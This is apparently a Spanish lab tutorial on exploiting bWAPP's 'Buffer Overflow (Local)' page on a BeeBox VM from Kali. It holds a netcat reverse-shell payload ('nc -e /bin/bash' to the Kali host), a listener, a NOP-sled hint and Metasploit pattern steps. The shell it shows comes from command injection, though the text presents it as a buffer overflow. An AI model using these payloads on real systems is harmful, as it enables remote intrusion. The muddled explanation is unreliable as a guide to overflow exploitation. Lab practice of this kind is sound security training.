

# Explotación de desbordamiento de buffer

Este ejercicio tiene como objetivo aprender a identificar y explotar vulnerabilidades de buffer overflow. A través de este proyecto entenderás cómo los desbordamientos de buffer pueden ser utilizados para ejecutar código arbitrario, así como a aplicar técnicas de explotación para comprometer la seguridad de la aplicación.

Requisitos:


Máquina Kali (atacante)

Máquina Beebox

Verifica que tanto Kali Linux como BeeBox estén conectadas en la misma red. Puedes hacer esto comprobando las direcciones IP asignadas a cada máquina y asegurándote de que pueden comunicarse entre sí.

Verifica la conectividad. Desde Kali, intenta hacer ping a BeeBox y viceversa para confirmar que la conexión de red está funcionando.

ping [IP-DE-BEEBOX]




```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.11/24 brd 192.168.1.255 scope global eth0  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fead:2587/64 scope link proto kernel_ll  
        valid_lft forever preferred_lft forever  
  
~(kali@kali)-[~]  
$ ping 192.168.1.37  
PING 192.168.1.37 (192.168.1.37) 56(84) bytes of data.  
64 bytes from 192.168.1.37: icmp_seq=1 ttl=64 time=0.221 ms  
64 bytes from 192.168.1.37: icmp_seq=2 ttl=64 time=0.121 ms  
64 bytes from 192.168.1.37: icmp_seq=3 ttl=64 time=0.134 ms  
64 bytes from 192.168.1.37: icmp_seq=4 ttl=64 time=0.204 ms  
64 bytes from 192.168.1.37: icmp_seq=5 ttl=64 time=0.108 ms  
^C  
— 192.168.1.37 ping statistics —  
5 packets transmitted, 5 received, 0% packet loss, time 4097ms  
rtt min/avg/max/mdev = 0.108/0.157/0.221/0.045 ms
```

ping [IP-DE-KALI]

```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
bee@bee-box:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:a6:99:c8 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.37/24 brd 192.168.1.255 scope global eth0  
    inet6 fe80::a00:27ff:fea6:99c8/64 scope link  
        valid_lft forever preferred_lft forever  
bee@bee-box:~$ ping 192.168.1.11  
PING 192.168.1.11 (192.168.1.11) 56(84) bytes of data.  
64 bytes from 192.168.1.11: icmp_seq=1 ttl=64 time=0.131 ms  
64 bytes from 192.168.1.11: icmp_seq=2 ttl=64 time=0.122 ms  
64 bytes from 192.168.1.11: icmp_seq=3 ttl=64 time=0.118 ms  
64 bytes from 192.168.1.11: icmp_seq=4 ttl=64 time=0.119 ms  
64 bytes from 192.168.1.11: icmp_seq=5 ttl=64 time=0.108 ms  
  
--- 192.168.1.11 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 3997ms  
rtt min/avg/max/mdev = 0.108/0.119/0.131/0.014 ms  
bee@bee-box:~$
```

Inicia sesión en la máquina BeeBox.



Encuentra el hash relacionado con la vulnerabilidad (esto puede ser parte de la configuración o el código).

Verificar la Vulnerabilidad de desbordamiento de búfer

**/ Buffer Overflow (Local) /**

Search for a movie:   (bee-box only)

HINT: \x90\*354 + \x8f\x92\x04\x08 + [payload]

Thanks to David Bloom (@philophobia78) for developing the C++ BOF application!

Ingresa un nombre de película que esté en la base de datos de bWAPP (por ejemplo, Hulk, Iron Man).

**/ Buffer Overflow (Local) /**

Search for a movie:   (bee-box only)

HINT: \x90\*354 + \x8f\x92\x04\x08 + [payload]

Thanks to David Bloom (@philophobia78) for developing the C++ BOF application!

Luego ingresa un nombre de película que no esté en la base de datos (por ejemplo, Harry Potter).

```
bee@bee-box: ~
File Edit View Terminal Tabs Help
mysql> select * from movies;
+-----+-----+-----+-----+-----+
| id | title | tickets_stock | release_year | genre | main_character | imdb |
+-----+-----+-----+-----+-----+
| 1 | G.I. Joe: Retaliation | 100 | 2013 | action | Cobra Commander | tt1583421 |
| 2 | Iron Man | 53 | 2008 | action | Tony Stark | tt071746 |
| 3 | Man of Steel | 78 | 2013 | action | Clark Kent | tt0770828 |
| 4 | Terminator Salvation | 100 | 2009 | sci-fi | John Connor | tt0438488 |
| 5 | The Amazing Spider-Man | 13 | 2012 | action | Peter Parker | tt0948470 |
| 6 | The Cabin in the Woods | 666 | 2011 | horror | Some zombies | tt1259521 |
| 7 | The Dark Knight Rises | 3 | 2012 | action | Bruce Wayne | tt1345836 |
| 8 | The Fast and the Furious | 40 | 2001 | action | Brian O'Connor | tt0232500 |
| 9 | The Incredible Hulk | 23 | 2008 | action | Bruce Banner | tt0800080 |
| 10 | World War Z | 0 | 2013 | horror | Gerry Lane | tt0816711 |
+-----+-----+-----+-----+-----+
```

## / Buffer Overflow (Local) /

Search for a movie:   (bee-box only)

Title	Release	Character	Genre	IMDb
World War Z	2013	Gerry Lane	horror	<a href="#">Link</a>

Aprovechamos para ver que resultado da cuando le dices una pelicula que no tiene en la base de datos:

## / Buffer Overflow (Local) /

Search for a movie:   (bee-box only)

Title	Release	Character	Genre	IMDb
No movies were found!				

Ejecuta el siguiente comando para ver el contenido del archivo bof\_1.php:

```
cat /var/www/bWAPP/bof_1.php
```

El objetivo es entender cómo se maneja el input del título de la película y cómo se pasa como argumento de línea de comandos a la aplicación. Busca indicios de desbordamiento de búfer.

Generar y usar la Cadena de Explotación

Generar la cadena de explotación ejecutando el siguiente comando en Kali para generar una cadena que te ayudará a identificar el desbordamiento de búfer:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 360
```

```
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 360  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac  
7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4A  
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2  
Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al  
0Al1Al2Al3Al4Al5Al6Al7Al8Al9
```

Guarda la cadena generada en un archivo llamado pattern\_chain.txt:

```
echo "Aa0Aa1Aa2Aa3Aa4Aa5..." > pattern_chain.txt
```

```
(kali㉿kali)-[~]  
$ echo "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A  
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1  
Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah  
9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6A  
k7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9" > pattern_chain.txt
```

Inicia un servidor HTTP en Kali para transferir el archivo:

```
python3 -m http.server 8080
```

```
(kali㉿kali)-[~]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
█
```

Descarga el archivo pattern\_chain.txt en BeeBox usando wget:

```
wget http://\[IP-DE-KALI\]:8080/pattern\_chain.txt
```

Máquina bWAPP

```
bee@bee-box:~$ wget http://192.168.1.11:8080/pattern_chain.txt
--20:54:45-- http://192.168.1.11:8080/pattern_chain.txt
=> `pattern_chain.txt'
Connecting to 192.168.1.11:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 361 [text/plain]

100%[=====>] 361 --.-K/s

20:54:45 (16.37 MB/s) - `pattern_chain.txt' saved [361/361]
```

Máquina Kali:

```
192.168.1.37 - - [19/Mar/2025 15:54:44] "GET /pattern_chain.txt HTTP/1.0" 200 -
```

Lee el contenido del archivo descargado en BeeBox:

cat pattern\_chain.txt

```
bee@bee-box:~$ cat pattern_chain.txt
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9
```

Inyectar la cadena de explotación y el payload

Usa la cadena generada con pattern\_create.rb en el campo o parámetro que pueda causar el desbordamiento de búfer en bWAPP.



El objetivo sería ver cómo responde la aplicación a una entrada que excede el tamaño esperado.

Ejecuta un listener en Kali para recibir la shell remota:

nc -lvnp 4444

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```



Para obtener una shell remota, inyecta el siguiente payload en el campo que causa el desbordamiento:

```
$(nc -e /bin/bash [IP-DE-KALI] 4444)
```

Reemplaza [IP-DE-KALI] con la dirección IP de tu máquina Kali.

Máquina bWAPP:



Confirmar la conexión en Kali. Si el exploit es exitoso, deberías ver una conexión en el listener de Kali y recibir un prompt de Bash.

Máquina Kali:

```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.37] 38447
```

Verificar los Logs del Servidor

Revisa los logs del servidor web en BeeBox para cualquier mensaje relacionado con el desbordamiento de búfer:

```
sudo cat /var/log/apache2/error.log
```

```
[Wed Mar 19 19:33:54 2025] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT
match server name!?
```

```
[Wed Mar 19 19:33:54 2025] [notice] FastCGI: process manager initialized (pid 5553)
```

```
[Wed Mar 19 19:33:54 2025] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT
match server name!?
```

```
[Wed Mar 19 19:33:54 2025] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
th Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured -- resuming normal operations
```

```
[Wed Mar 19 19:47:39 2025] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT
match server name!?
```

```
[Wed Mar 19 19:47:39 2025] [notice] FastCGI: process manager initialized (pid 5615)
```

```
[Wed Mar 19 19:47:39 2025] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT
match server name!?
```

```
[Wed Mar 19 19:47:39 2025] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
th Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured -- resuming normal operations
```

```
[Wed Mar 19 20:05:42 2025] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT
match server name!?
```

```
[Wed Mar 19 20:05:42 2025] [notice] FastCGI: process manager initialized (pid 5613)
```

```
[Wed Mar 19 20:05:42 2025] [warn] RSA server certificate CommonName (CN) 'bee-box.bwapp.local' does NOT
match server name!?
```

```
[Wed Mar 19 20:05:42 2025] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
th Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured -- resuming normal operations
```

```
Segmentation fault
```